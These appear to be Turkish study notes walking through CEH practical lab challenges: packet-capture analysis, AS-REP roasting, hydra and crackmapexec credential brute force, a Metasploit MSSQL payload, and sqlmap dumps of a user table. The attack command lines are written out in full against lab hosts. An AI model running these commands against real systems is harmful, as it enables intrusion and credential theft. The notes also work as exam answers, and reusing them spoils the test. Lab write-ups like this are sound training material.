An intruder performed network sniffing on a machine from 192.168.10.0/24 subnet and obtained login credentials of the user for moviescope.com website using remote packet capture in wireshark. You are assigned to analyse the Mscredremote.pcapng file located in Downloads folder of EH Workstation-1 and determine the credentials obtained. (Format: aaaa/aaaaa)

Şöyle çözdüm: Abayrı burda önce http'li olan bir siteye gidip username ve şifre girdik. Ardından wiresharka gelip üstteki yere "http.request.method == POST" yapıştırdık. Ardından "edit" "find packet" kısmına tıkladık. Burda display butonuna tıklayıp string yaptık, çünkü pwd diye aratacağız. Narrow kısmını utf 8 ascii yaptık, packet list kısmını packet details yaptık. Ardından string kısmına pwd diyip arattık. Sol alttaki kutuda parola ve şifre geldi.

Challenge 3:
You are assigned to analyse a packet capture file ServerDoS.pcapng located in Downloads folder of EH Workstation-2 machine. Determine the UDP based application layer protocol which attacker employed to flood the machine in targeted network.
Note: Check for target Destination port. (Format: Aaaaa Aaaaaaa Aaaaaaaa)

Pcap dosyasını açtım, orda dest port 26000 gördüm. Bu portun Quake için kullanıldığını gördüm. Ardından formata bakarak "Quake Network Protocol" olduğunu tahmin ettim.

Challenge 4:

A severe DDoS attack is occurred in an organization, degrading the performance of a ubuntu server machine in the SKILL.CEH network. You are assigned to analyse the DD_attack.pcapng file stored in Documents folder of EH workstation -2 and determine the IP address of the attacker trying to attack the target server through UDP. (Format: NNN.NNN.NN.NNN)

Burda pcap dosyasını açtım. Ardından bir tane udpli olan trafiği buldum. Üzerine gelip sağ tık yapıp filter dedim ve sadece udp'li trafikler geldi. Ordan source ipyi buldum.

Challenge 5:

You are assigned to analyse PyD_attack.pcapng file stored in Downloads folder of EH Workstation -2 machine. Determine the attacker IP machine which is targeting the RPC service of the target machine. (Format: NNN.NN.NN.NN)

Abayrı burda bir tane paket seçtim, dest port filtreledim. Ordan rpc portunu araştırdım, 135 olarak filtreledim. Source ip çıktı zaten.

Challenge 6:

An incident handler identified severe DDoS attack on a network and provided report using Anti-DDoS Guardian tool. You are assigned to analyse the reports submitted by the IH team which are stored in "C:\Users\Admin\Documents\Anti-DDoS" directory of the EH Workstation-1 and determine the attacker IP which has transmitted more number of packets to the target machine. (Format: NNN.NNN.NN.NNN)

Verdiği pathe gittim. Orda reportu açtım. En çok trafik yapan ipyi sormuş. Remote ip address sütununda yazıyor.

Challenge 7:

You are assigned to analyse the domain controller from the target subnet and perform AS-REP roasting attack on the user accounts and determine the password of the vulnerable user whose credentials are obtained. Note: use users.txt and rockyou.txt files stored in attacker home directory while cracking the credentials. (Format: aNaaN*NNN)

Abayrı, önce windowsa gidip ordan module 6, active directory, impacket, examples pathinden "GetNPUsers.py" dosyasını parrot'a çektim. Daha sonra "nmap -sV -v 192.168.0.0/24" komutunu çalıştırdım. Çıktılarda 88 ve 389 portu açık olan ipyi aldım yani DC ipsini. Ardından "nmap - 389 --script=ldap-rootdse 192.168.0.222" komutunu çalıştırdım. Bu komut bana DC sunucusunun domain ismini verdi. Ardından GetNPUsers.py dosyasının olduğu pathte aşağıdaki komutu çalıştırdım:

```
┌─[root@parrot]─[/home/attacker/impacket/examples]
└──╼ #python3 GetNPUsers.py SKILL.CEH.com/ -no-pass -usersfile /home/attacker/users.txt -dc-ip 192.168.0.222
```

Ardından bana bir hash verdi. Bu hashi aldım. Bir tane txt dosyasına yazdım. Ardından "john --wordlist=/home/attacker/rockyou.txt passworddeneme.txt" komutunu çalıştırdığımda bana parolayı verdi.

Challenge 8:

A client machine under the target domain controller has a misconfigured SQL server vulnerability. Your task is to exploit this vulnerability, retrieve the MSS.txt file located in the Public Downloads folder on the client machine and determine its size in bytes as answer. Note: use users.txt and rockyou.txt files stored in attacker home directory while cracking the credentials. (Format: N)

Bu biraz uzun olacak. Önce "nmap -sV -v 192.168.10.0/24" komutunu çalıştırıyoruz. 1433 SQL portu açık olan ipyi bulduk: 192.168.10.144. Ardından "hydra -L users.txt -P rockyou.txt 192.168.10.144 mssql" komutunu çalıştırdık. Buradan username ve parola aldık. Ardından nmap çıktısında domain ismine baktık ve SKILL.CEH.com olduğunu gördük. Hem attacker pathinde hem de module 6 active directory pathindeki impacket klasöründen "mssqlclient.py" dosyasını aynı pathe yükledik. Ardından "python3 mssqlclient.py SKILL.CEH.com/Server_mssrv:Spidy@192.168.10.144" komutunu çalıştırdık. Ve içerideyiz. Farklı bir konsol açıyoruz. Burdan msfconsole diyip metasploiti başlatıyoruz. Aşağıdaki gibi değerlerimizi giriyoruz:

```
use exploit/windo[msf](Jobs:0 Agents:0) >> use exploit/windows/mssql/mssql_payload
[msf](Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set RHOST 192.168.10.144
RHOST => 192.168.10.144
[msf](Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set USERNAME Server_mssrv
USERNAME => Server_mssrv
[msf](Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set PASSWORD Spidy
PASSWORD => Spidy
[msf](Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> set DATABASE master
[msf](Jobs:0 Agents:0) exploit(windows/mssql/mssql_payload) >> exploit
```

Artık içerideyiz. Public pathine gidip, ordan downloadsa girip, ordan ls diyince size bilgisi 7 geliyor. Onu cevap olarak giriyoruz.

Challenge 9:

You are assigned to crack RDP credentials of user Maurice from the target subnet 192.168.10.0/24 and determine the password as answer. Note: use Note: use users.txt and rockyou.txt files stored in attacker home directory while cracking the credentials. (Format: Aaaaaaa@NNNN)

Abayrı burda farklı bir taktik izledim. Direkt olarak "cme rdp 192.168.10.0/24 -u users.txt -p rockyou.txt" komutunu çalıştırarak bulabiliriz. Ama ben nmap attım, rdpsi açık olan iki ip adresi buldum. Ardından Maurice diye user vermiş, bu yüzden "cme rdp 192.168.10.22 -u "Maurice" -p rockyou.txt" komutunu çalıştırdım ve parolayı buldum.

Challenge 10:

You are assigned to perform malware scanning on a malware file Tools.rar stored in Downloads folder of EH workstation-2 machine and determine the last four digits of the file's SHA-256 hash value. (Format: aNNN)

Burda dosyayı windowsa aldım. Ardından DIE ile açtım. Hash sayfasında method'u sha256 yaptım ve hemen altındaki hash'in son 4 kısmını aldım:

Challenge 11:


You are assigned to monitor a suspicious process running in a machine whose log file Logfile.PML is saved in Pictures folder of the EH Workstation -2. Analyse the logfile and determine the Parent PID of the malicious file H3ll0.exe process from the log file. (Format: NNNN)

Burda bahsettiği dosyayı windowsa attım. Ordan 7. modül, dynamic malware analysis, process monitor, procmon.exeyi açtım. Open file ile .pml uzantılı dosyayı açtım. Ardından filter kısmından process name'e "H3ll0.exe" dedim. Sakın PID değerini yazma. Bizden Parent PID istemiş. O yüzden en baştakien tıklayıp içine girince Parent PID değerini girdim.

Challenge 12:

You are tasked with analyzing the ELF executable file named Tornado.elf, located in the Downloads folder of EH Workstation-2. Determine the entropy value of the file up to two decimal places. (Format: N*NN)

Aldım dosyayı windowsa attım. Ordan DIE ile açtım dosyayı. Entropy kısmına girdim. Şuradaki değeri 2.87yi girdim ve doğru çıktı:



Challenge 13:

You are assigned to scan the target subnets to identify the remote packet capture feature that is enabled to analyse the traffic on the target machine remotetly. Scan the target subnets and determine the IP address using rpcap service. (Format: NNN.NNN.NN.NNN)

"Nmap -sV -sC -v 192.168.10.0/24" komutunu çalıştırdım. Çıktıyı text editore attım. Ordan ctrl+f ile "rpcap" arayıp ip adresi girdim.

Challenge 14:

An insider attack occurred in an organization and the confidential data regarding an upcoming event is sniffed and encrypted in a image file stealth.jpeg stored in Desktop of EH Workstation -2 machine. You are assigned to extract the hidden data inside the cover file using steghide tool and determine the tender quotation value. (Use azerty@123 for passphrase) (Format: NNNNNNN)

Direkt chatgpt'den destek aldım. Önce "steghide extract -sf stealth.jpeg" komutunu çalıştırdım. Ardından passphrase sordu. "azerty@123" girdim. Aynı dizine hidden.txt diye dosya yazdı. O dosyayı "cat hidden.txt" komutunu çalıştırdım ve 7 haneli tender değerini verdi.

Challenge 15:

Perform vulnerability search using searchsploit tool and determine the path of AirDrop 2.0 vulnerability. (Format: aaaaaaa/aaa/NNNNN.a)

"searchsploit AirDrop 2.0" komutunu çalıştırdım ve çıkan path'I aldım.

ENGAGE 3

Tuesday, January 6, 2026 9:56 PM

Challenge 1:


An attacker tried to perform session hijacking on a machine from 172.30.10.0/24 subnet. An incident handler found a packet capture file $_Jack.pcapng obtained from the victim machine which is stored in Documents folder of EH Workstation -1. You are assigned to analyse the packet capture file and determine the IP of the victim machine targeted by the attacker. (Format: NNN.NN.NN.NNN)

Abayrı burda saldırganın değil victim'I sormuş. O yüzden "who has bilmem ney, tell xxx" deki x ipsi saldırganın ipsi, bunu gidip "ip.dst==172.30.10.99" şeklinde arattım ve çıkan source iplerden birini alıp cevaba yazdım.

Challenge 2:

An attacker tried to intercept a login session by intercepting the http traffic from the victim machine. The security analyst captured the traffic and stored it in Downloads folder of EH Workstation -1 as Intercep_$niffer.pcapng. Analyse the pcap file and determine the credentials captured by the attacker. (Format: aaa/aaaa)

Şöyle arattım ve buldum:



Challenge 3:

A honeypot has been set up on a machine within the 192.168.10.0/24 subnet to monitor and detect malicious network activity. Your task is to analyze the honeypot log file, cowrie.log, located in the Downloads folder of EH Workstation -2, and determine the attacker IP trying to access the target machine. (Format: NNN*NN*NN*NN)

Log dosyasını inceliyorsun, parrot'tan windows'a attım.


Challenge 4:

Conduct a footprinting analysis on the target website www.certifiedhacker.com to identify the web server technology used by the site.(Format: Aaaaaa)

Telnet www.certifiedhacker.com 80 komutunu çalıştırıp "GET / HTTP/1.0" I çalıştırdıktan sonra Apache olduğunu gördüm. Bir de "nikto -host www.certifiedhacker.com" komutunu çalıştırınca Apache geliyor.

Challenge 5:

You're a cybersecurity investigator assigned to a high-priority case. Martin is suspected of engaging in illegal crypto activities, and it's believed that he has stored his crypto account password in a file named $ollers.txt. Your mission is to crack the SSH credentials for Martin's machine within the 192.168.10.0/24 subnet and retrieve the password from the $ollers.txt file. (Hint: Search in the folders present on the Desktop to find the target file) (Format: aNaa**NNNNNAA*)



Challenge 6:


Attackers have identified a vulnerable website and stored the details of this website on one of the machines within the 192.168.10.0/24 subnet. As a cybersecurity investigator you have been tasked to crack the FTP credentials of user nick and determine the ID of the domain. The information you need has been gathered and stored in the w_domain.txt file. (Format: NNNNNNNNNN)

Nmap atım tüm ftp'si açık ipleri hydra ile denedim. Ardından buldum ve ftp konsolunda iken tek tek dosya yollarına girdim, dosyayı görüp get ile aldım. Ordan istediği değeri girdim.

Challenge 7:

You have identified a vulnerable web application running on a Linux server at port 8080. Based on the service detected, identify which service is most likely responsible for hosting JSP/Servlet web applications on this host. (Format: Aaaaaa*Aaaaaa*Aaaaaa*AAA*aaaaaa*N*N)

Aaaaaa*Aaaaaa*Aaaaaa*AAA*aaaaaa*N*N
Apache Tomcat/Coyote JSP engine 1.1



Challenge 8:

You are a penetration tester assigned to a new task. A list of websites is stored in the webpent.txt file on the target machine with the IP address 192.168.10.101. Your objective is to find the Meta-Author of the website that is highlighted in the list. (Hint: Use SMB service) (Format: AA-Aaaaaaa)

SMB ile hydra attım. Ama dosyayı smb ile getirmedim smb ile de getirebilirdim. Reminna ile aldığım credential ile rdp yaptım. Searchten aradım txt dosyasını. Yıldızlanmış siteye gittim, view source diyi meta author'u buldum.

Challenge 9:

You have recently joined GoodShopping Inc. as a web application security administrator. Eager to understand the security landscape of the company's website, www.goodshopping.com, you decide to investigate the security updates that have been made over time. Your specific task is to identify the attack category of the oldest Common Vulnerabilities and Exposures (CVEs) affected the website. (Format: aaaaa*aaaa aaaaaaaaaa (AAA))

ZAP çıktılarında CVE tarihini veriyor. Tek tek gezip en eski cveyi googledan aratınca xss olduğunu görüyorsun.

Challenge 10:

You are a web penetration tester hired to assess the security of the website www.goodshopping.com. Your primary task is to identify the type of security policies is missing to detect and mitigate Cross-Site Scripting (XSS) and SQL Injection attacks. (Format: Aaaaaaa Aaaaaaaa Aaaaaa)

Pip install wapiti3 ile wapiti'yi yüklüyoruz. Ardından "**wapiti -u http://www.goodshopping.com**" dedim ve çalıştırdım. Verdiği path'e gidip raporu açtım. Raporda formata uyan policyi buldum. Xss diye aratınca geliyor zaten.

Challenge 11:

As part of an internal vulnerability assessment, a potentially misconfigured website was identified within the organization's network. A security scan was conducted using smart scanner tool, and the resulting report w_report.pdf was stored on a Windows Server 2019 machine within the 192.168.10.0/24 subnet.

Your objective is to access the target server, retrieve the scan report, and analyze its contents to determine the total number of directory listing entries identified on the scanned website. (Format: NN)

Nmap attım subnete, 3 tane ip buldum. Bu 3 ipden 2 tanesinin rdp protokolünde şifrelerini buldum ama dosya yoktu. Bir de ftp attım. Ftp ile bir tanesinde bu dosyayı buldum. Ardından ctrl f directory listing diyince kaç tane varsa onu girdim.

Challenge 12:

Perform a bruteforce attack on www.cehorg.com and find the password of user adam. (Format: aaaaaaNNNN)

Burda tam linki vermemiş, linkine github'dan baktım ve cehort.com:8080/CEH/wp-login.php olduğunu gördüm. Ardından user'I vermiş paqssword istemiş, burp suite'e girdim, orda proxy kısmında "open browser" var zaten kendi browser'i. attack type sniper'I seçtim, sonra başlattım. Ondan sonra buldum. Ek olarak "wpscan --url http://www.cehorg.com:8080/CEH/wp-login.php -U adam -P password.txt" şeklinde de bulunabilir.

Challenge 13:

As a cybersecurity analyst, your task is to identify potential vulnerabilities on the moviescope.com website. Your manager has requested a specific number of risk categories. The required HTML file is located on EH Workstation 1. (Format: N)

Searchten arattım ve wapiti reportunu buldum. Kaç tane varsa onu yazdım.

Challenge 14:

Perform a SQL Injection attack on www.moviescope.com and find out the number of users available in the database. (Format: N)

Cookie için herhangi bir kullanıcı ile giriş yapmak lazım. O yüzden burpsuit ile bf attım. Ordan user ile giriş yapıp cookie'sini aldım. (yahut 2. soruda user ve pass zaten var). Ordan önce giriş yap, ordan profil kısmına gir. O linki al ve document cookie bilgisini al. ardından "

```
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=5" --cookie="msco
pe=WNklabw/oq4=; ui-tabs-1=0" --dbs
```

```
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=5" --cookie="msco
pe=WNklabw/oq4=; ui-tabs-1=0" -D moviescope --tables
```

```
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=5" --cookie="msco
pe=WNklabw/oq4=; ui-tabs-1=0" -T User_Login --dump
```

Challenge 15:

Perform a SQL Injection vulnerability scan on the target website www.moviescope.com and determine the WASC ID for SQL Injection (Format: NN)

OWASP ZAP ile taradım siteyi. Ordan sql map'e tıklayıp wasc id değerini aldım.

ENGAGE 4

Saturday, January 10, 2026 12:21 AM

Challenge 1:

An employee's mobile device within CEHORG has been compromised, leading to an encrypted message BCtetx.txt being placed on the Android operating system. The password needed to decrypt the file is saved on EH-workstation-1. As an ethical hacker, your task is to decrypt the file using the password and input the extracted information. (note: the password file pawned.txt is stored in documents folder). (Format: *aaaaAN*NaN)

Subnet taradım. 5555 portunu gördüm. Phonesploit ile dosyayı aldım. Bctext isimli decode programı ile çözdüm.

Challenge 2:

A compromised Android device is suspected of containing malicious applications. As an ethical hacker, you are tasked with identifying and extracting all installed APK files. Within these APKs, you must locate and extract a specific CRC value ends with "614c" . This CRC value is believed to be a crucial component of a larger security breach investigation. Determine the complete CRC value as answer. (Format: NNaaNNNa)

Phonesploit çalıştırdım. Extract dedim zaten 3 tane uygulama geldi. Path sordu, pcdeki kendi pathini giriyon. Indirdikten sonra crc32 ile açıyorsun.

Challenge 3:

A ZIP archive encompassing redundant images of a physical signature has been compromised signature.zip and stored in Documents folder of EH Workstation-1 machine. Your role as an ethical hacker involves a forensic examination of the archive's contents to pinpoint the image file associated with an MD5 hash value ends with sequence "24CCB". Determine the original signature file name as answer. (Format: aN*aaa)

Gidiyorsun path'e. signature.zip'I extract edip "certutil -hashfile xxx.png MD5" diye tek tek çalıştırıp uyanın ismini yapıştırıyorsun.

Challenge 5:

An employee's mobile device has reportedly been compromised and is suspected of being used to launch a Denial of Service (DoS) attack against one of the company's internal servers. Your assignment is to conduct a thorough analysis of the network capture file "And_Dos.pcapng" located in the Documents directory of EH workstation-2 machine and identify the severity level/potential impact of the attack performed. (perform deep down Expert Info analysis). (Format: Aaaaaaa)

Find packet kısmına expert yazıyorsun sadece.

Challenge 6:

CEHORG manages multiple IoT devices and sensors to oversee its supply chain fleet. You are tasked with examining the file "MQTT.pcapng," located in the Home directory of the EH Workstation - 2 machine. Analyze the packet containing the "High_humidity" message and determine the alert percentage

specified in the message. (Format: NN)

Paketi bul, sağ tık, tcp stream, orda yazıyor.

Challenge 7:

An attacker had sent a file cryt-128-06encr.hex containing ransom file password, which is located in documents folder of EH-workstation-2. You are assigned a task to decrypt the file using cryp tool. Perform cryptanalysis, Identify the algorithm used for file encryption and hidden text. Note: check filename for key length and hex characters. (Format: Aaaaaaa/**aa**aA*a)

Abayrı cryp tool'una gr windows'ta. Dosyayı aç. Hepsini tek tek dene. Çıkanı al.